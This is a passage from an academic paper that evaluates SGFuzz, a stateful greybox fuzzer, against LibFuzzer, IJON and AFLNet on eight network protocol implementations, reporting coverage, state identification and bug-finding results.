4.1 State Coverage Feedback

Our first heuristic is to add generated inputs to the seed corpus that exercise new nodes in the STT (*is_interesting* in Alg. 1) as the augmentation of the original branch coverage feedback. The rationale is to maximize the coverage of the STT data structure to maximize the coverage of the state space. Each new node in the STT represents a new value in the current sequence of state variable values indicating a new state under the current sequence of state transitions. Like in code-coverage-guided greybox fuzzing, inputs that increase coverage are added to the seed corpus, as well.

4.2 Energy Schedule

Our second heuristic is to assign more energy to seeds that have a greater potential to lead to new states (*assign_energy* in Alg. 1). Compared to existing works[5, 31] that prioritize inputs that execute rarely executed code blocks, our algorithm additionally assigns more energy to the seeds that execute the valid state transitions which correspond to the valid protocol behaviors.

Firstly, we assign more energy to the seeds that traverse the rarely visited nodes in the STT. We set up an attribute called *hit count* for each node in the STT to record the number of inputs that traverse that node. We expect that STT nodes with low *hit count* have more unexplored states in their "neighborhood". Given the STT, we consider a node $n \in STT$ to be *rare* if it has a below-average *hit count*.

$$rare(n) = \begin{cases} 1 & \text{if } hits(n) < \frac{\sum_{n' \in STT} hits(n')}{|STT|} \\ 0 & \text{otherwise} \end{cases} \quad (1)$$

where $hits(n)$ returns the *hit count* of node n.

Let $path(t)$ represent the set of nodes that are traversed by input t in STT. Given an input t in corpus T, our power schedule assigns energy $e_1(t)$ of t as the proportion of rare nodes that are visited during program execution on t added to the original energy of t:

$$e_1(t) = e'(t) + e'(t)\frac{\sum_{n \in path(t)} rare(n)}{|path(t)|} \quad (2)$$

where $e'(t)$ is the existing power schedule.

Secondly, we assign more energy to the seeds whose offspring are more likely to take a different path through the STT. By Equation 2, all nodes in STT have similar opportunities to be executed. However, not all state transitions are equally important, and valid state transitions are more attractive. Our intuition is that the valid state transitions, which correspond to the expected protocol behaviors, are usually easy to be mutated to other invalid state transitions, which represent the error handling of the protocol. The change on any byte may incur error handling logic. This is also a challenge of previous stateful greybox fuzzing techniques. Thus, we identify this type of seed and assign more energy to it. Given an input t and a set of inputs t_m that are mutated from t, we calculate the inverse proportion of its offspring that traverse the same paths as $path(t)$. We extend our power schedule $e_2(t)$ as follows:

$$e_2(t) = e_1(t) \cdot \frac{|t_m|}{\sum_{c \in t_m}(path(c) == path(t))} \quad (3)$$

Finally, to avoid assigning too much energy, we limit our power schedule $e(t)$ to no more than ten times (empirically works best than other numbers) the original energy $e'(t)$. Given the seed input $t \in T$ in seed corpus T, our power schedule assigns the new energy $e(t)$ to t.

$$e(t) = \min(e_2(t), 10 \cdot e'(t)) \quad (4)$$

4.3 Fuzzing Individual Bytes

We define a simple heuristic to fuzz parts of the seed first that might have more impact on increasing state (STT) coverage. When an input seed is chosen to be mutated, its individual bytes to be mutated are selected based on the bytes' priorities. Bytes have higher priority if they are deemed to have more impact on the STT's coverage (*mutate* and *identify_bytes* in Alg. 1). Recent works on input probing [3, 11, 29] establish the information flow from particular input bytes to a given sink in a very lightweight manner. We leverage these ideas to explore state space. If program execution on a mutated input triggers new nodes in the STT and hence, that input is causing new unexplored nodes to be visited for the first time, it may have a great potential to increase the coverage of the state space. The idea is to identify the individual bytes in such an input whose mutation has contributed to the increase in the STT's coverage. Once identified, those bytes will be assigned higher priority to be chosen for mutation. It makes fuzzing more efficient by enabling earlier exploration of the "neighbor" states around the newly created nodes that have not been visited, yet.

Given an input t and a mutated input t' derived from t, if the program execution on input t' creates new nodes in STT, t' is saved by SGFuzz. Then SGFuzz computes the set difference of bytes $diff(t,t')$ between t and t' and records the set of newly added STT nodes N exercised by t'. We annotate the mutation range as $R_{t'} = diff(t,t')$ if $|N| > 0$, or set $R_{t'}$ to the

Subject	Protocol	Fuzz Driver	Commit	Size	Share
H2O	HTTP	h2o-fuzzer-http2	`1e7344`	337k LoC	12k IPs
MbedTLS	SSL/TLS	dtlsserver	`e483a7`	138k LoC	8m IPs
Curl	Several	curl_fuzzer	`aab3a7`	202k LoC	-
Gstreamer	Custom	gst-discoverer	`44bdad`	235k LoC	15k IPs
OpenSSL	SSL/TLS	netdriver	`1e08f3`	673k LoC	>10m IPs
Live555	RTSP	netdriver	21.Aug'08	17k LoC	12k IPs
OwnTone	DAAP	netdriver	`774d7c`	37k LoC	10k IPs
DCMTK	DICOM	netdriver	`24ebf4`	38k LoC	3k IPs

Table 2: Protocol implementations used for comparison.

entire seed t' ($R_{t'} = \langle t' \rangle$), otherwise (*identify_bytes* in Alg. 1). Later, when t' is chosen to be mutated for fuzzing (*mutate* in Alg. 1), we only mutate the bytes under the range $R_{t'}$. If it does not bring any interesting behavior (*is_interesting* in Alg. 1), we gradually enlarge $R_{t'}$ until it spans the entire seed t'. This helps us build an efficient fuzz campaign.

5 Experimental Setup

5.1 Research Questions

Our main hypothesis is that stateful greybox fuzzing allows for more effective fuzzing of stateful programs, such as protocol implementations. We investigated this hypothesis along with the following research questions.

RQ.1 (State Transition Coverage) How many more different sequences of state transitions does SGFuzz exercise? By mapping out the state space, SGFuzz aims to penetrate deeper into the program's state space. The number of different sequences of states exercised by a fuzzer indicates how deep the fuzzer reaches into the state space.

RQ.2 (Branch Coverage) How much more branch coverage does SGFuzz achieve? We cannot find bugs in code that is not covered.

RQ.3 (State Identification Effectiveness) Identifying state variables, what is the false positive / false negative rate? How does it affect the mapping of the state space (STT)?

RQ.4 (Bug Finding Effectiveness) How much faster does SGFuzz expose stateful bugs in our benchmark?

RQ.5 (New Bugs) How many previously unknown bugs can SGFuzz find in widely used stateful programs? How many are stateful?

5.2 Subject Programs Studied

Benchmarks. We constructed our set of subjects from two mature benchmarks. ProFuzzBench [19] is a benchmark for stateful fuzzing of network protocols and facilitates comparison to AFLNet [20] (i.e., the current state-of-the-art stateful fuzzer). ProFuzzBench includes a suite of representative open-source network servers for popular protocols. OSS-Fuzz[7] is an open-source continuous fuzzing framework that builds more than 500 open source projects for fuzzing. FuzzBench [18] is an open-source fuzzer evaluation infrastructure that automatically conducts fuzzing experiments and produces coverage graphs. FuzzBench supports integrating benchmarks from the OSS-Fuzz.

Selection Criteria. We selected 8 real-world target programs as subjects for our experiments as shown in Table 2. We opted for the programs that 1) work on distinct and well-known protocols aiming to provide diverse state machines, 2) are widely used (as indicated by a search on the Shodan), 3) are used in security-critical industries, such as medical and finance, in which any bug can have serious consequences. At the time of writing, they represent the most recent version (cf. *commit* column) of eight programs implementing more than 30 different well-known protocols (curl includes multiple protocol implementations). These programs are widely used across many machines on the internet (cf. #IPs in the `Share` column). ProFuzzBench needs socket communication and we use *netdriver*[8] to enable it for in-memory fuzzers. Unfortunately, *netdriver* does not support the UDP protocol or the fork system call because a fork will spawn a new process that prevents fuzzers from measuring branch coverage. We selected all programs in ProFuzzBench which are compatible with in-memory fuzzers.

Selected Subjects. `H2O` is a popular web server; `MbedTLS` and `OpenSSL` are security-critical encryption libraries; `Curl`[9] is a utility to communicate via multiple protocols and implements many state machines; `Gstreamer` implements a real-time streaming protocol;[10] `Live555` and `OwnTone` are libraries for streaming media; and `DCMTK` is used for the medical data exchange between hospitals (where bugs can be literally fatal). Three quarter of those protocol implementations are running on more than 10 thousand different machines (IPs), according to a recent query of the Shodan search engine.

5.3 Fuzzers

We implemented our stateful greybox fuzzing approach into LibFuzzer (the most recent version at the time of our experiment) and call it Stateful Greybox Fuzzer (SGFuzz). In our experiments, SGFuzz is compared against LibFuzzer as the baseline and AFLNet and IJON as the state-of-the-art.

Stateful greybox fuzzer (SGFuzz). To implement our algorithm into LibFuzzer, we extended the *Fuzzer::RunOne* function with the heuristic described in Section 4.1, changed

[7] `https://google.github.io/oss-fuzz/`

[8] `https://github.com/google/honggfuzz/tree/master/libhfnetdriver`

[9] `Curl` implements 26 client-side protocols which Shodan cannot identify.

[10] However, the OSS-Fuzz fuzz driver targets the custom protocol which retrieves information about a remote media file.

the *InputCorpus::UpdateCorpusDistribution* function to implement the heuristics discussed in Section 4.2, and added a filter to the *MutationDispatcher::Mutate* function for the heuristics discussed in Section 4.3. As for the construction of the STT discussed in Section 3.3, we implemented a standalone python script for the instrumentation component which is static and does not rely on any compiler infrastructure. The runtime component is embedded in the fuzzer.

Baseline. LIBFUZZER is in-memory, coverage-guided, evolutionary fuzzer and serves as the baseline fuzzer we used to implement SGFUZZ.

State-of-the-art. AFLNET is the current state-of-the-art stateful fuzzer for protocol implementations that uses the concept of state-feedback. IJON is another state-of-the-art stateful fuzzer which needs manual annotation for states. We used both to evaluate if SGFUZZ gains an advantage over the state-of-the-art stateful fuzzer. Because IJON does not support FUZZBENCH or PROFUZZBENCH and to facilitate a fair comparison to our baseline and our implementation, we re-implemented IJON in LIBFUZZER and ported its annotation function `ijon_push_state`[11] for IJON-based state-feedback. To maximize the benefit for IJON, we assume a human annotator would annotate the same state variables as identified by SGFUZZ. AFLNET does not support *FuzzBench*.

Benchmark Integration. All fuzzers were integrated into FUZZBENCH or PROFUZZBENCH using equivalent setups and build processes. All fuzzers are provided the same setup, environment, seeds, and resources. For all fuzzers, AddressSanitizer was enabled to detect memory corruption bugs. While PROFUZZBENCH uses the `gcov` tool, FUZZBENCH uses the `llvm-cov` tool to measure the number of branches covered in a fuzzing campaign in 15-minute intervals.

5.4 Experimental Infrastructure

Computational Resources. After the integration of SGFUZZ and our benchmarks into FuzzBench, we received assistance from the FuzzBench team to run the branch and state transition coverage experiments on the Google Cloud Service [18]. For the other four subjects in the ProFuzzBench, we ran the branch and state transition coverage experiments on our local machine with an Intel Xeon Gold 6258R CPU that has 128 logical cores running at 2.70GHz. The machine runs Ubuntu 20.04.2 LTS and has access to 128GB of main memory.

Experiment configurations. As for the *initial seed corpus*, we selected one valid input for each subject as the initial seed for RQ1, RQ2, and RQ3, and selected all seeds provided FuzzBench or ProFuzzBench as the initial seed for RQ4 and RQ5. In order to *mitigate the impact of randomness*, we repeated every 23 hours fuzzing campaign 20 times. The 23 hours timeout is the default for the FuzzBench team. To make the results consistent, we use the same time budget.

[11] https://github.com/RUB-SysSec/ijon/blob/56ebfe34709dd93f5da7871624ce6eadacc3ae4c/llvm_mode/afl-llvm-rt.o.c#L75

Subject	AFLNET	LIBFUZZER	IJON	SGFUZZ	$\hat{A}_{12}$	U	Factor
H2O	- -	70.80 (3.61%)	91.85 (4.68%)	1849.30 (94.26%)	1.00	<0.01	26.1
MbedTLS	- -	22.80 (39.31%)	32.45 (55.95%)	50.80 (87.59%)	1.00	<0.01	2.2
Curl	- -	150.25 (0.98%)	375.75 (2.45%)	14630.80 (95.55%)	1.00	<0.01	97.3
Gstreamer	- -	49.40 (1.08%)	134.20 (2.94%)	4067.30 (88.96%)	1.00	<0.01	82.3
OpenSSL	13.25 (33.97%)	23.95 (61.41%)	29.60 (75.90%)	33.10 (84.87%)	0.81	<0.01	1.4
Live555	138.27 (11.42%)	184.15 (15.21%)	405.3 (33.75%)	1162.30 (95.98%)	1.00	<0.01	6.3
OwnTone	1.00 (0.10%)	46.40 (4.82%)	426.00 (44.28%)	930.15 (96.69%)	0.71	0.03	20.0
DCMTK	68.10 (0.92%)	189.25 (2.55%)	267.50 (3.93%)	6737.05 (90.87%)	1.00	<0.01	35.6
					Avg: 33.9x		

Table 3: Average state transition coverage for 20 campaigns of 23 hours. The percentage shows this number as a proportion of distinct transition sequences exercised by any run of any fuzzer. Vargha-Delaney ($\hat{A}_{12}$) measures the magnitude of the difference in transition coverage at 23 hours between SGFUZZ and LIBFUZZER (effect size) while Wilcoxon rank-sum test (U) measures the degree to which these results may be explained by randomness (statistical significance). *Factor* shows the factor improvement compared to LIBFUZZER.

6 Evaluation Results

RQ.1 State Transition Coverage

For all fuzzers, subjects, and campaigns, we measured state transition coverage as the number of paths in the STT which is constructed across the execution of the subject on *all* seeds generated throughout the campaign and from the initial corpus. Each path represents a unique sequence of state transitions during the execution of the subject on an input. If a fuzzer exercises more such succinct sequences, it penetrates deeper into the protocol's state space.

Presentation. Table 3 shows the average number of state transition sequences for 20 campaigns of 23 hours experiments. To assess the "completeness" of the state space coverage, we counted the number of distinct sequences for any run of any fuzzer and consider this as 100% for all fuzzers and the average percentage of state transitions exercised by each fuzzer is shown in the brackets. *Factor* represents the factor improvement of SGFUZZ to LIBFUZZER in terms of average #state sequences. Vargha Delaney $\hat{A}_{12}$ measures the *effect size* and gives the probability that a random fuzzing campaign of SGFUZZ achieves more state transition coverage than a random fuzzing campaign of LIBFUZZER (i.e., $\hat{A}_{12} > 0.5$ means SGFUZZ is better). The Wilcoxon rank sum test U is a non-parametric *statistical hypothesis test* to assess whether the coverage differs across both fuzzers. We reject

the null hypothesis if $U < 0.05$, i.e., SGFuzz outperforms LibFuzzer with statistical significance. AFLNet does not support *FuzzBench*. We annotated the same states as in SGFuzz to IJON which needs manual state annotations.

Results. For all subjects, SGFuzz covers substantially more state transitions than AFLNet, LibFuzzer, and IJON. Compared to baseline LibFuzzer, SGFuzz exercises 34x more state transitions on average (20x median) across all eight subjects, owing to the STT guided fuzzing approach. Especially for *Curl*, *Gstreamer*, and *DCMTK*, SGFuzz increases the state transition coverage significantly. Those have much more state variables than others. SGFuzz even executes 97x more state transitions than LibFuzzer on *Curl* and 930x more state transitions than AFLNet on *OwnTone*. An extended discussion about about the contribution of the individual heuristics in SGFuzz can be found in Section A.1.

AFLNet vastly underperforms. We believe the reasons are 1) AFLNet identifies state by a different method (using the response code) and 2) AFLNet restarts the tested program after each generated message sequence which incurs a big performance loss. In contrast, other fuzzers leverage the same in-memory architecture for high throughput.

IJON exercises 2.75x more state transitions than LibFuzzer on average as it adds state feedback, but SGFuzz still exercises 15.29x more state transitions than IJON. As a proportion of all sequences exercised in any run of any fuzzer, SGFuzz covers 92% of state transitions, on average (99% on the sum of 20 campaigns). This shows that SGFuzz can cover almost all state transitions covered by other fuzzers and more. 1% sequences are executed by LibFuzzer only because of the randomness of fuzzing.

LibFuzzer, as the only stateless fuzzer, performs well only on OpenSSL where the total number of distinct state transition sequence is relatively low (39). We found that LibFuzzer explores states mostly near the initial states or end states (cf. Section A.3).

For subjects *MbedTLS* and *OpenSSL*, we found that SGFuzz has smaller state transition increase than for the other subjects. For those subjects, the number of distinct sequences explored by any fuzzer is relatively low. For instance, in *OpenSSL*, *st->hand_state* variable is an enum-type variable used for tracking handshake states of TLS protocol. From state *TLS_ST_SR_CLNT_HELLO*[12], it needs at least four more conditions to reach state *DTLS_ST_SW_HELLO_VERIFY_REQUEST*, and at least two more conditions to reach state *TLS_ST_OK*. Some of the conditions need a specific external state. For instance, *SSL_IS_DTLS(s)* is true when the traffic comes via UDP protocol rather than TCP.

[12] https://github.com/openssl/openssl/blob/c74188e/ssl/statem/statem_srvr.c#L585

On average, SGFuzz covers 33x more sequences of state transitions than LibFuzzer, 15x more than IJON, and 260x more than AFLNet. By tracking the state space via the STT, SGFuzz is able to cover more of the state space.

RQ.2 Branch Coverage

Presentation. Table 4 shows the branch coverage result after 23 hours. *Improvement* represents the percentage improvement of SGFuzz to LibFuzzer based on the average branch coverage. *time-to-coverage* measures the time it takes AFLNet, IJON, and SGFuzz, respectively to achieve the same coverage that LibFuzzer achieves in 23 hours. *Factor* represents the factor improvement of SGFuzz to LibFuzzer based on time-to-coverage. $\hat{A}_{12}$ represents the Vargha Delaney effect size while U represents Wilcoxon signed rank statistical significance.

Results. Although AFLNet also aims to explore the state space of the program, there are substantial inefficiencies that prevent AFLNet from achieving good coverage on most subjects. IJON performs slightly worse than LibFuzzer because it introduces performance cost for state tracing. However, with our algorithm, in general, SGFuzz overcomes the performance cost caused by the STT and outperforms both LibFuzzer and IJON to reach more state-dependent code. The seeds are valid but only execute few state transition sequences. LibFuzzer seems to be stuck in "shallow" states, and IJON explores more state space with state tracing, while SGFuzz explores much more states that reach much "deeper" by both state tracing and heuristic algorithms. More discussions about our algorithm's contribution to the branch coverage can be found in Section A.1 and the growth trend of branch coverage can be found in Section A.2.

One exception is the *Gstreamer*. We explain the reason with the huge state space in *Gstreamer* which corresponds to a small code space. The enum-type variable `best_probability`, which ranges from 1 to 100, represents the certainty about the media type of that stream. When *Gstreamer* receives a stream, it gradually updates the value of `best_probability` as more information becomes available. This state variable has 100 states and is updated frequently to seemingly random values, so SGFuzz generates much more inputs to explore the state space despite not achieving much more branch coverage. To confirm our hypothesis, we removed `best_probability`, repeated this experiment, and saw a good improvement in the coverage results for SGFuzz. LibFuzzer would take 23 hours to achieve about the same coverage as SGFuzz achieves in 12 hours.

Table 4 (left) shows that, on average, SGFuzz achieves 2.20% more branch coverage than LibFuzzer, 4.41% more than IJON, and 38.73% more than AFLNet. Table 4 (right) shows that SGFuzz achieves the same branch coverage 2.3x faster than LibFuzzer in the 23 hours, on average. For state-

Subject	Branch Coverage							Time-to-Coverage						
	AFLNET	LIBFUZZER	IJON	SGFUZZ	$\hat{A}_{12}$	U	Improvement	AFLNET	LIBFUZZER	IJON	SGFUZZ	$\hat{A}_{12}$	U	Factor
H2O	-	2879.20	2820.25	3050.68	0.84	<0.01	5.96%	-	23.00h	14.04h	6.69h	0.98	<0.01	3.4
MbedTLS	-	11929.60	11885.65	12057.68	0.58	0.43	1.07%	-	23.00h	>23.00h	17.86h	0.75	<0.01	1.3
Curl	-	19262.16	16892.55	19942.39	0.71	0.03	3.53%	-	23.00h	21.89h	12.23h	0.95	<0.01	1.9
Gstreamer	-	63280.06	60993.58	61698.56	0.11	<0.01	-2.50%	-	23.00h	>23.00h	>23.00h	-	-	-
OpenSSL	11342.00	12463.14	12456.00	12610.50	0.72	0.02	1.18%	>23.00h	23.00h	>23.00h	10.08h	1	<0.01	2.3
Live555	2179.87	2244.63	2214.38	2278.10	0.73	0.02	1.49%	>23.00h	23.00h	>23.00h	15.86h	0.95	<0.01	1.5
OwnTone	991.00	2184.64	2299.20	2312.60	0.65	0.15	5.86%	>23.00h	23.00h	6.14h	5.04h	1	<0.01	4.6
DCMTK	5763.00	6042.15	5997.05	6100.50	0.77	<0.01	0.97%	>23.00h	23.00h	>23.00h	14.40h	0.93	<0.01	1.6
							Avg: 2.20%							**Avg:** 2.3x

Table 4: Average branch coverage (left) and average time to coverage (right) for 20 campaigns of 23 hours. The time to coverage measures the time it takes AFLNET, IJON, and SGFUZZ to achieve the same coverage that LIBFUZZER achieves in 23 hours (0.25h accuracy). Vargha-Delaney ($\hat{A}_{12}$) measures the magnitude of the difference (effect size) while Wilcoxon rank-sum test (U) measures the degree to which these results may be explained by randomness (statistical significance). *Factor* shows the factor improvement compared to LIBFUZZER.

dependent code, this is either because SGFUZZ takes much shorter time than LIBFUZZER to reach the same coverage, (Time-to-coverage), or SGFUZZ reaches parts of the code that LIBFUZZER has been unable to reach (Branch coverage and RQ2 demonstrated in Figure 3). Looking at RQ1 and RQ2 together, there is a greater increase in transition coverage than in branch coverage. This further supports our hypothesis that *conventional branch coverage feedback is insufficient to measure the state space coverage of programs.*

We recall our example at Section 2 to explain the branch coverage gap between SGFUZZ and LIBFUZZER. The function sequences ①②③ and ③①② would result in the same branch coverage, but they are different regarding the value of the state variable (`stream->state`). This difference is captured by the STT in SGFUZZ and hence, both two corresponding seeds are saved for further exploration, while LIBFUZZER is unable to distinguish between these function call sequences and hence only the first input seed that result in one of these function calls will be saved. Consequently, as the function ④ is easier to be explored from mutating the seed resulting to ①②③ than from the other seed, LIBFUZZER has a high chance of missing the corresponding precious seed and becoming unable to cover the function ④. In our experiments, the function ④ is always explored by SGFUZZ faster than LIBFUZZER, or is unexplored for LIBFUZZER in 23 hours. There are more state-dependent code that produces the branch coverage gap.

On average, SGFUZZ achieves 2.20% more branch coverage than LIBFUZZER, 4.41% more than IJON, and 38.73% more than AFLNET. SGFUZZ achieves the same branch coverage about 2x faster than LIBFUZZER.

RQ.3 State Identification Effectiveness

To evaluate how well our heuristic is able to identify true state variables, we manually examined the valid identified variables of enumerated type for all subjects as well as the corresponding Request for Comments (RFC) documents, which contain technical specifications and organizational notes for the Internet. To evaluate *false positives*, we classified the identified variables into 1) `configuration variables` if their values are got from static sources (configuration files, command-line parameters), 2) `state variables` if their values are got from inputs and affect the program execution by the `if`- or `switch`-statements, 3) `error or response codes` if their values are assigned as the return value of functions. To evaluate the *impact on state space exploration*, we measured the percentage of nodes in the STT that are actually state variables. To evaluate *false negatives*, we checked if the STT covers the protocol states as discussed in the corresponding RFCs. Specifically, we checked a) if an RFC exists, b) if the specified state machine is represented as enumeration type in the protocol implementation, and c) if STT covers these variables.

Subject	Enum			STT			
	All	State	Percentage	All	State	Percentage	RFC
H2O	43	22	51.16%	6418	6417	99.98%	✓
MbedTLS	36	33	91.67%	167	167	100.00%	✓
Curl	81	44	54.32%	35690	35629	99.83%	✓
Gstreamer	218	151	69.27%	11240	11224	99.86%	NA
OpenSSL	64	40	62.50%	817	789	96.57%	✓
Live555	11	10	90.91%	17446	17446	100.00%	✗
OwnTone	51	37	72.55%	3671	3671	100.00%	NA
DCMTK	145	80	55.17%	27178	27109	99.75%	NA
		Avg:	68.44%		**Avg:**	99.50%	

Table 5: [Left] The number of identified (All) and actual state variables (State) among enum-type variables. [Right] The number of nodes (All) and state-related nodes (State) in the STT constructed in 23 hours.

Presentation. Table 5 shows the results of the state identification analysis. *All* represents the number of enum-type variables or of nodes in STT. *State* represents the number of state variables in enum-type variables or state nodes in STT. *RFC* represents that if the protocol state machines stipulated in the Request for Comments(RFC) documents are covered

by the STT. *NA* represents *Not Applicable*.

Results. On average, 68.44% of variables that were identified using our enum-based heuristic are actually state variables. However, the 32% false positive rate has a low impact on the State Transition Tree (STT) construction. On average, 99.5% of nodes in the STT are state variable values. The value of state variables change several times during the execution which is reflected in the growing STT. The remaining 0.5% of nodes are related to non-state variables. For instance, configuration variables are usually assigned once and often appear at the beginning of an execution (e.g., when the protocol exchange is configured). Error or response codes are usually written to log files or returned back to users *once* per execution and without any change in value. This means non-state-variables rarely appear in the STT and thus do not affect our algorithm in Section 4 or the achieved branch coverage.

> While an average of 32% of identified variables are not actually state variables, an average 99.5% of nodes in the STT constructed in 23 hours are referring to values of actual state variables. This is explained by the STT tracking *changes* in variable values.

We also investigated whether protocol states specified in the Request for Comments (RFC), if any, are reflected as enumeration-type state variables, and whether they appear in the STT. In other words, we investigated false negatives. *There is one false negative among our eight subjects.* As we can see in the last column of Table 5, three of the eight protocol implementations are proprietary protocols and no RFC exists, and the implementation (using state variables) already provides the ground-truth.[13] Four of the remaining five protocols implement the specified states as enumeration-type state variables.[14]. For the Live555 implementation of the RTSP protocol, the corresponding RFC-2326 does specify the RTSP protocol state machine but it is implicitly represented by state variables related to data transport or parsing, which imply the protocol state machine. For instance, the enum-type variable *fCurrentParseState* maintains the states of the media file parser, which must be the initial state under the *READY* state of RTSP protocol and must not be the initial states under the *PLAY* state of the RTSP protocol. However, as there is no explicit state variable, we count this as a false positive.

To evaluate state coverage regarding true state variables, we recorded the number of distinct values of true state variables in our experiments, as shown in Table 6. On average, SGFuzz covers 88.98% more states than LibFuzzer in 23 hours. For *Gstreamer*, which has the best improvement, there is a huge state space in which some states are easier to be explored, such as `best_probability` variable (explained in RQ2). For *H2O*, which has least improvement, we found that the RFC-related variable `stream->state` only has eight possible values and all eight values are covered by all the fuzzers in 23 hours, and hence, there has been less room for state coverage improvement. In general, exercising new states is more challenging because specific inputs or external environment are usually needed, but SGFuzz still outperforms other fuzzers in state coverage.

Subject	AFLNet	LibFuzzer	IJON	SGFuzz	Improvement
H2O	-	12	12	12	+0.00%
MbedTLS	-	14	17	21	+50.00%
Curl	-	55	67	75	+36.36%
Gstreamer	-	23	31	113	+391.30%
OpenSSL	40	40	44	47	+17.50%
Live555	15	15	17	19	+26.67%
OwnTone	10	18	23	27	+50.00%
DCMTK	6	5	7	12	+140.00%
				Avg:	**+88.98%**

Table 6: The average number of distinct state variable values observed in campaigns of length 23 hours (for enumeration variables that we know for sure represent states).

We should also note that our automatic state identification is much more complete than a manual annotation, as in IJON [2]. For the `protocol-implementation-related example`[15] in the paper, the authors annotated the message type in TPM to represent state (Listing.D&Section.V.D). IJON can generate more "distinct sequences" of message types. SGFuzz would identify the state variables [16] of each TPM subsystem and track the state [17] of these subsystems. We examined the experiment data of IJON and found that the message sequences with the same message types may correspond to different subsystem states. For example, for the same message type sequence 32 and 34 (integers used in TPM to mark message type), the subsystem's state may be `SU_RESTART` or `SU_RESET`. It is because the subsystem's states are affected by previous execution results, not the message type. This shows how SGFuzz can automatically annotate state in a more fine-grained manner than human.

RQ.4 Bug Finding Effectiveness

Among known bugs from OSS-Fuzz and ProFuzzBench, we selected seven stateful bugs to evaluate if SGFuzz exposes stateful bugs faster, and three stateless bugs to evaluate if SGFuzz hinders the finding of stateless bugs. In ProFuzzBench, we selected the stateful bug CVE-2019-7314 in *Live555* which was found by AFLNet. In OSS-Fuzz, we used the bug tracker that contains fuzzer-generated bug reports to chose

[13] It is interesting to point out that these protocols cannot be tested by traditional specification-guided protocol testing tools.

[14] *H2O*(rfc7540), *MbedTLS* (rfc8446), *Curl* (rfc959, rfc3501, etc.), and *OpenSSL* (rfc8446)

[15] https://github.com/RUB-SysSec/ijon-data/blob/master/tpm_fuzzing/src/CommandDispatcher.c#L396

[16] https://github.com/RUB-SysSec/ijon-data/blob/master/tpm_fuzzing/src/CommandAudit.c#L100

[17] https://github.com/RUB-SysSec/ijon-data/blob/master/tpm_fuzzing/src/Global.h#L369-L374

Subject	Bug	AFLNET Avg	AFLNET Num	LIBFUZZER Avg	LIBFUZZER Num	IJON Avg	IJON Num	SGFUZZ Avg	SGFUZZ Num	Factor
Stateful:										
H2O	12096	-	-	4.17h	12	4.89h	18	2.20h	19	1.9
OpenSSL	4528	-	-	>23h	0	14.28h	6	7.09h	10	∞
Curl	16907	-	-	6.29h	19	4.92h	11	1.98h	19	3.2
Gstreamer	20912	-	-	0.07h	20	0.07h	20	0.03h	20	2.3
Live555	CVE	7.78h	20	0.05h	20	0.05h	20	0.05h	20	1.0
H2O	3303	-	-	>23h	0	>23h	0	>23h	0	-
Curl	22874	-	-	>23h	0	>23h	0	>23h	0	-
									Avg:	2.1x
Stateless:										
H2O	554	-	-	4.69h	20	4.48h	16	3.86h	20	1.2
Curl	17954	-	-	0.18h	20	0.21h	20	0.15h	20	1.2
OpenSSL	3122	-	-	>23h	0	>23h	0	>23h	0	-
									Avg:	1.2x

Table 7: Time to expose existing bugs: 20 campaigns, 23 hr.

the other seven bugs. Among *stateful bugs*, we take the bugs that require at least two state transitions to be exercised before they can be exposed. *Stateless bugs* are the bugs that can be executed without any state transition.

Presentation. Table 7 shows the average time to expose all bugs in 20 campaigns of 23 hours. *Num* is the number of campaigns in which the bugs were exposed. *Factor* represents the factor improvement of SGFUZZ to LIBFUZZER based on the average time-to-bug. *Bug* shows the bug identifier in the OSS-Fuzz issue tracker (for Live555, CVE-2019-7314).

Results. For stateful bugs, SGFUZZ is never slower than the competition in exposing the bugs. For OpenSSL, which has a more complicated state machine than others, LIBFUZZER cannot trigger the bug in 23 hours, while IJON and SGFUZZ trigger it in 6 and 10 out of 20 fuzzing campaigns of 23 hours, respectively. For *Live555*, LIBFUZZER, IJON, and SGFUZZ expose the bug much faster than AFLNET because of the high throughput. In general, IJON outperforms LIBFUZZER, but it is worse than SGFUZZ. These known stateful bugs were originally found by LIBFUZZER because few state transitions are needed (cf. Section A.3).

For stateless bugs, SGFUZZ shows a slight advantage over LIBFUZZER and IJON. We found that these stateless bugs are usually in the functions which are executed together with, but do not depend on state transitions, such as message parsing functions must be executed before state transitions (bug #554). Our algorithms explore the state space more efficiently, facilitating the stateless bug finding as well.

On average, SGFUZZ exposes stateful bugs about twice (2x) as fast as LIBFUZZER and IJON, and about 155x faster than AFLNET.

RQ.5 New Bugs Found

We found 12 unique bugs in three of four subjects from ProFuzzBench. All new bugs are listed in Table 8. All of these bugs can be exploited remotely and have serious safety risks. So far, we have received 8 CVE IDs (we are in the process of applying for CVEs for the remaining 4 bugs). Out of the 12 new bugs we found, 10 are stateful. Of those, 7 exist in the states represented by explicit state variables of enumerated type, while the other 3 stateful bugs result from aggregated implicit states (cf Section 3.4). Two stateful bugs (the first and tenth line in Table 7) can also be triggered by LIBFUZZER because they depend on implicit states. One stateless bug (the eighth line in Table 7) can also be triggered by LIBFUZZER. With the same state variables identified by SGFUZZ, IJON additionally expose two bugs (the second and third line in Table 7). All 12 new-found bugs cannot be triggered by AFLNET in 23 hours.

Case study: CVE-2021-39283[18] *in Live555* (stateful bug in explicit state). This bug is exposed with the following minimal prefix of RTSP states $\langle INIT \implies READY \implies PLAY \implies READY \implies PLAY \rangle$ and requires the following state transition in the MPEG parser (i.e., enum-type state variable *MPEGParseState*) $\langle PARSING_PACK_HEADER \implies PARSING_PACK_HEADER \rangle$, all of which are tracked in the STT. After the first SETUP command, the first PLAY command starts the parsing process and sets the parser state for the media file header to PARSING_PACK_HEADER. The second set of SETUP and PLAY commands stops and restarts the parsing process, setting the parser state again to PARSING_PACK_HEADER. However, the number of bytes read in the first round is not reset properly, such that in the second round the media file header is parsed incorrectly which incurs an assertion error.

SGFUZZ found 12 new bugs in three widely-used and well-fuzzed stateful programs within 23 hours fuzzing. 10 of 12 bugs are stateful bugs.

7 Related Work

State Space Inference. The most closely related works employ learning algorithms to infer state machines. There are two different ways to infer the state machine from a protocol implementation. *Passive learning* based approaches [8, 12, 13, 14, 22, 30] infer a state machine by analyzing a corpus of protocol messages observed from network traffic. A fundamental restriction to this kind of approach is the inability to learn protocols that communicate over an encrypted channel. *Active learning* based approaches [7, 9] actively query a protocol implementation with generated message sequences and inference a state machine using Angluin's L^* algorithm. HVlearn [21] infers DFA-models of SSL/TLS hostname verification implementations via learning algorithms. In contrast, we do not infer the state machine from a protocol implementation but derive the STT structure from execution traces to identify the state space (Sec 3.2). The construction of the STT requires no analysis of protocol messages or learning

[18] fifth line in Table 8.

Subject	version	Type	Stateful	State Variable	CVE
